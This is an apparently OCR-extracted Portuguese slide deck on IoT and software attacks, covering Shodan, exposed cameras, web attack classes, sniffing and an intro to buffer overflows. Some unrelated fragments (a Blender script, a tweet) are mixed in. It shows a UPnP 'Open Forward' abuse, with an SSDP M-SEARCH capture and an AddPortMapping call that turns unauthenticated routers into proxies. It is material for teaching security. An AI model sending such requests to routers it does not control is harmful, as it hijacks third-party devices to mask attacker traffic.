


ChipWhisperer – R\$1028,17

ATAQUES A SOFTWARE

```
#selection at the end -add back the deselected mirror modifier object
mirror_ob.select= 1
modifier_ob.select=1
bpy.context.scene.objects.active = modifier_ob
print("Selected" + str(modifier_ob)) # modifier ob is the active ob
```

SHODAN - O TERROR DO IOT



The image shows the Shodan homepage. At the top, there is a navigation bar with links for "Shodan", "Developers", "Monitor", "View All...", "Explore", "Pricing", and "Enterprise Access". Below the navigation bar is a search bar with the Shodan logo and a search icon. To the right of the search bar are buttons for "New to Shodan?", "Login or Register", and a large globe graphic. The main headline reads "The search engine for Power Plants" in a large, bold, white font. Below the headline, a subtext states "Shodan is the world's first search engine for Internet-connected devices." There are two buttons: "Create a Free Account" and "Getting Started". To the right of the headline is a large globe with numerous red dots representing connected devices, with some specific IP addresses like "58.67.75.184" and "104.18.61.231" labeled. Below the globe, there are two sections: "Explore the Internet of Things" with a cloud icon and "See the Big Picture" with a globe icon. Both sections contain descriptive text about the capabilities of the Shodan search engine.

Shodan

Developers

Monitor

View All...

SHODAN

Explore

Pricing

Enterprise Access

New to Shodan?

Login or Register

The search engine for Power Plants

Shodan is the world's first search engine for Internet-connected devices.

Create a Free Account

Getting Started

58.67.75.184

104.18.61.231

Explore the Internet of Things

Use Shodan to discover which of your devices are connected to the Internet, where they are located and who is using them.

See the Big Picture

Websites are just one part of the Internet. There are power plants, Smart TVs, refrigerators and much more that can be found with Shodan!


WWW.SHODAN.IO

SHODAN - O TERROR DO IOT



Câmeras IP localizadas no Brasil.

- **IMPLEMENTAÇÃO ERRADA DA REDE**
- **NÃO POSSUI AUTENTICAÇÃO**




Disponível em: <https://www.zdnet.com/article/hacker-exposes-thousands-of-insecure-desktops-that-anyone-can-remotely-view/>

SHODAN - O TERROR DO IOT

Remigio Isla
@little_wolf

[Follow](#)

@lmaostack LMAO! <3 can u send someone of Tweety? on my country we love tweety LOL 😂



RETWEETS 4 LIKES 7

7:40 AM - 4 Feb 2017

2 4 7

Main page Discussion Log in

Main page Read View source View history Search

Main Page

This is the [Hacking Printers Wiki](#), an open approach to share knowledge on printer (in)security

Main Page

Attacks

- Denial of service
 - Transmission channel
 - Document processing
 - Physical damage
- Privilege escalation
 - Factory defaults
 - Accounting bypass
 - Fax and Scanner
- Print job access
 - Print job insertion
 - Print job manipulation
- Information disclosure
 - Memory access
 - File system access
 - Credential disclosure
- Code execution

Tools

- PRIT, Pranda, PFT, BiEF

Fundamentals

- Printer languages
 - PCL, PostScript
- Network protocols
 - LPD, IPP, Raw, SMB

Attack Carriers

- USB drive or cable
- Port 9100 printing
- Cross-site printing

Countermeasures

- Vendors, Admins, Users

Bibliography

HACKING-PRINTERS.NET

WEB BASED ATTACKS

- **SQL injection (SQLi)**: Injeção de comandos “SQL”, permitindo um interação direta com o banco de dados.
- **Cross-Site Scripting (XSS)**: Injeção e execução de código “javascript”.
- **Cross-site Resquest Forgery (CSRF)**: Transmissão de comandos não autorizados a partir de um usuário em que a aplicação confia.
- **Remote Code Execution (RCE)**: Execução remota de comandos/códigos no sistema operacional do alvo, a partir de uma falha na aplicação.

Para todas essas vulnerabilidades, na maior parte das vezes, o erro está em não checar as entradas de dados realizada pelo usuário na aplicação. A aplicação nunca deve confiar cegamente no usuário!

PROTÓCOLOS

Protocolos de comunicação, quando implementados de forma incorreta, podem fornecer informações/controle do sistema ao atacante.

Os 2 grandes (e recorrentes) equívocos:

1. Não estabelecer uma comunicação segura (não utilizar criptografia, por exemplo).
2. Má implementação da rede.



PROTÓCOLOS

COMUNICAÇÃO INSEGURA

As grandes ameaças enfrentadas, quando tratamos de “protocolos de comunicação”, são as técnicas de *sniffing* e *spoofing*.

Sniffer ou “Farejador de pacotes”

- Intercepta e registra o tráfego que passa sobre uma rede, ou parte dela.
- Aplicados para gerenciamento e diagnóstico da rede.
- O uso de um **sniffer**, caracteriza a técnica de **sniffing**.



Spoofing ou “Falsificação de Pacotes”

- Técnica de interceptar e modificar os dados que trafegam pela rede, ou parte dela.
- Associada com o sniffing.

PODE SER FACILMENTE SOLUCIONADO FORNECENDO UM CANAL DE COMUNICAÇÃO SEGURO, ATRAVÉS DO USO DE SOLUÇÕES DE CRIPTOGRAFIA!!!

PROTÓCOLOS

COMUNICAÇÃO INSEGURA



Softwares para sniffing de comunicações. Na esquerda o “Wireshark”, e na direita o “Logic Sniffer”.

PROTÓCOLOS

COMUNICAÇÃO INSEGURA

Porque não deveríamos estar falando disso?


- Todas essas técnicas (e seu uso de forma maliciosa) são antigas e conhecidas.
- Já existem soluções pra corrigir esse problema.

Porque estamos falando disso?

- Muitos (muitos mesmo) alvos continuam vulneráveis.
- As soluções não são aplicadas.
- **SUCESSÃO DE AMADORISMOS ☹**

PROTÓCOLOS

COMUNICAÇÃO INSEGURA



- Em implementações responsáveis, temos a rede interna (comumente chamada de intranet) isolada da rede externa (internet).
- As conexões entre as duas redes (interna e externa) é mediada por processos de autenticação e rigoroso monitoramento.
- Devem ser criadas “regras” para não haver a possibilidade de que requisições na interface “WAN”, cheguem até dispositivos pertencentes a “LAN”.

Diagrama de uma rede simplificada.


PROTÓCOLOS

UPnP

- UPnP é a sigla para “Universal Plug and Play”.
- Permite que dispositivos se descubram na rede, e utilizem alguns recursos da mesma, sem a necessidade de configuração por parte do usuário.
- De acordo com as especificações, temos 3 camadas de protocolos que são importantes para o contexto atual:
 - ✓ Discovery (SSDP): Utilizado para que os dispositivos se descubram.
 - ✓ Description: XML via URL remota, descreve as capacidades do dispositivo.
 - ✓ Control: XML utilizando protocolo SOAP.

PROTÓCOLOS

UPNP



PROTÓCOLOS

UPnP

Existe mais de uma maneira de abusar das capacidades do UPnP (CVEs, por exemplo). Porém, vamos discutir apenas uma delas. O ataque conhecido como **“Open Forward”**.

- Normalmente, UPnP funciona somente em uma rede local.
- O pacote “M-SEARCH” é utilizado na camada de “descoberta”, para descobrir dispositivos na rede.
- O SSDP utiliza UDP na porta 1900 para enviar um pacote httpu “M-SEARCH” para um endereço IPv4 local (e sim, isso é um http UDP :P).

PROTÓCOLOS

UPNP



The screenshot shows a window titled "Follow UDP Stream" with a "Stream Content" pane. The content is divided into two sections: "Client" and "Server".

Client:

```
M-SEARCH * HTTP/1.1
HOST:239.255.255.250:1900
ST:urn:schemas-upnp-org:device:InternetGatewayDevice:1
MAN:"ssdp:discover"
MX:3
```

Server:


```
HTTP/1.1 200 OK
CACHE-CONTROL: max-age=120
ST: urn:schemas-upnp-org:device:InternetGatewayDevice:1
USN: uuid:7a7572a1-895d-4f10-828f-a88421749147::urn:schemas-upnp-
org:device:InternetGatewayDevice:1
EXT:
SERVER: ASUSTeK UPnP/1.0 MiniUPnPd/1.4
LOCATION: http://192.168.1.1:53130/rootDesc.xml
```

“Request” e “Response” do pacote “M-SEARCH”

PROTÓCOLOS

UPNP

- Se enviarmos o mesmo pacote, através da internet para algum dispositivo vulnerável, ele vai responder, mesmo que o protocolo supostamente só funcione em redes locais!



PROTÓCOLOS

UPnP

- O XML nos mostra as variáveis do “ControlURL” para cada serviço.
- Enviando uma requisição “GET/POST” para cada uma delas, realizamos uma ação.

EXEMPLO DE CRIAÇÃO DE UM PROXY ABUSANDO DO UPnP:

- Um dos serviços mais interessantes presente no UPnP é o “WANIPConnection”.
- Resumindo o que é encontrado na documentação, temos que esta é a caixa de ferramentas do UPnP para redes locais.
- Na documentação pode-se encontrar uma função chamada de “AddPortMapping()”.

PROTÓCOLOS

UPNP

2.5.16 AddPortMapping()

This action creates a new port mapping or overwrites an existing mapping with the same internal client. If the ExternalPort and PortMappingProtocol pair is already mapped to another internal client, an error is returned.

When a control point creates a port forwarding rule with AddPortMapping() action for inbound traffic, this rule MUST also be applied when NAT port triggering occurs for outbound traffic (cf. example in Figure 2-2).

Documentação, descrevendo o funcionamento da função “AddPortMapping()”.

“Esta ação cria um novo mapeamento de portas ou reescreve um mapeamento existente com o mesmo cliente interno”.

PROTÓCOLOS

UPnP

É possível invocar as funções UPnP pela interface WAN (Internet), sem nenhum tipo de autenticação. Se enviarmos uma requisição “AddPortMapping”, poderemos:

1. Acessar o computador local por detrás da NAT (rede local).
2. Acessar um computador remoto através do roteador.

A primeira opção foi recentemente explorada como vetor de ataque para acessar as portas SMB do Windows e explorar a temida vulnerabilidade “EternalBlue”.


Neste caso, vamos usar a segunda opção, já que a primeira já foi saturada.

PROTÓCOLOS

UPNP

SOAP sem autenticação


```
Invoke AddPortMapping(  
    InternalClient = google.com,  
    InternalPort = 80,  
    ExternalPort = 1337,  
    Protocol = TCP)
```



PROTÓCOLOS

UPNP


- O ataque é simples, você só precisa “pedir”.
- O roteador vai ser gentil e adicionar um mapa de portas.
- Ao invés de redirecionar o tráfego para um cliente local, podemos especificar um endereço IP público.
- Assim, você pode utilizar o roteador como um proxy e mascarar o seu endereço IP.



“DANCE LIKE NOBODY'S WATCHING”

PROTÓCOLOS

UPNP



PROTÓCOLOS

UPnP

- De acordo com o Shodan, existem por volta de 2,2 Milhões de dispositivos com UPnP ativado e respondendo as requisições “M-Search”.
- Há um grande número de vítimas em potencial e oportunidades de proxy para cyber criminosos.
- É uma ótima oportunidade para hackers, já que não se deixa rastros (não é necessário nenhum implante e os logs são muito difíceis de serem extraídos).

Neste exemplo usamos apenas **UMA** função de **UM** dos serviços UPnP dentre muitos outros. Pensem em quantas outras funções e serviços são um risco em potencial, e como podem ser exploradas! 😊


BUFFER OVERFLOW

VISÃO GERAL

Buffer overflow example



- O objetivo é ganhar controle do fluxo do programa, sobrescrevendo os endereços de memória.
- Nos cenários mais otimistas, um buffer overflow pode levar ao “crash” do sistema. Porém, a vulnerabilidade pode fazer com que um atacante tome controle do host, executando códigos maliciosos.



BUFFER OVERFLOW

REGISTRADOR EIP

ATENÇÃO: Para exemplificar, utilizaremos uma arquitetura bastante conhecida. As etapas da exploração podem variar conforme a arquitetura, mas os princípios continuam os mesmos.

